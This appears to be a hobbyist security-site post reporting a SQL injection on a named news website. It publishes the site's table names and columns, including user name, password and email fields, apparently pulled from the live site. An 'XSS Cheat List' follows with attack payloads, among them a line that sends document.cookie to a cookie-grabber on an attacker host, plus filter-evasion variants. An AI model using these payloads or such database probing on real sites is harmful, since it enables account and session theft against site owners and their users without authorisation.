PlanetCreator.Net’s Security Team Member has reported another critical SQL Injection (vulnerability) on The New Era Journal http://khitpyaing.org/
These are some information from Vulneral Site http://khitpyaing.org/ :

his vulnerability has been alerted to webmaster

Table

kp_category,kp_comment,kp_news,kp_user,view_count

Columns

edit_id,id,sort_index,text,show_home,parent,parent_id,show_tab,approved,id, news_id,name,email,title,text,type,approved,id,news_title,intro,news_body,keyword, author,news_date,category_id,show_home,top,approved,image,view_count,type,id, name,pwd,email,approved,level,id,news_id,view_count

We hope that your security staff will look into this issue and fix it as soon as possible.

Explore More

How does a cross site scripting (XSS) attack work?

A cross site scripting attack works in the following manner: * The attacker identifies a web site that has one or more XSS bugs for example, a web site that

Email Servers and Ports

Email Servers and PortsThere are two servers required for sending and receiving email, i.e. the SMTP and POP servers. ## Incoming and Outgoing Mail Servers # Incoming Mail Server# :

XSS Cheat List

<script>alert(1);</script> <script>alert('XSS');</script> <script src="http://www.evilsite.org/cookiegrabber.php"></script> <script>location.href="http://www.evilsite.org/cookiegrabber.php?cookie="+escape(document.cookie)</script> <scr<script>ipt>alert('XSS');</scr</script>ipt> <script>alert(String.fromCharCode(88,83,83))</script> <img src=foo.png onerror=alert(/xssed/) /> <style>@im\port'\ja\vasc\ript:alert(\"XSS\")';</style> <? echo('<scr)'; echo('ipt>alert(\"XSS\")</script>'); ?> <marquee><script>alert('XSS')</script></marquee> <IMG SRC=\"jav&#x09;ascript:alert('XSS');\"> <IMG SRC=\"jav&#x0A;ascript:alert('XSS');\"> <IMG SRC=\"jav&#x0D;ascript:alert('XSS');\"> <IMG SRC=javascript:alert(String.fromCharCode(88,83,83))> "><script>alert(0)</script> <script src=http://yoursite.com/your_files.js></script> </title><script>alert(/xss/)</script> </textarea><script>alert(/xss/)</script>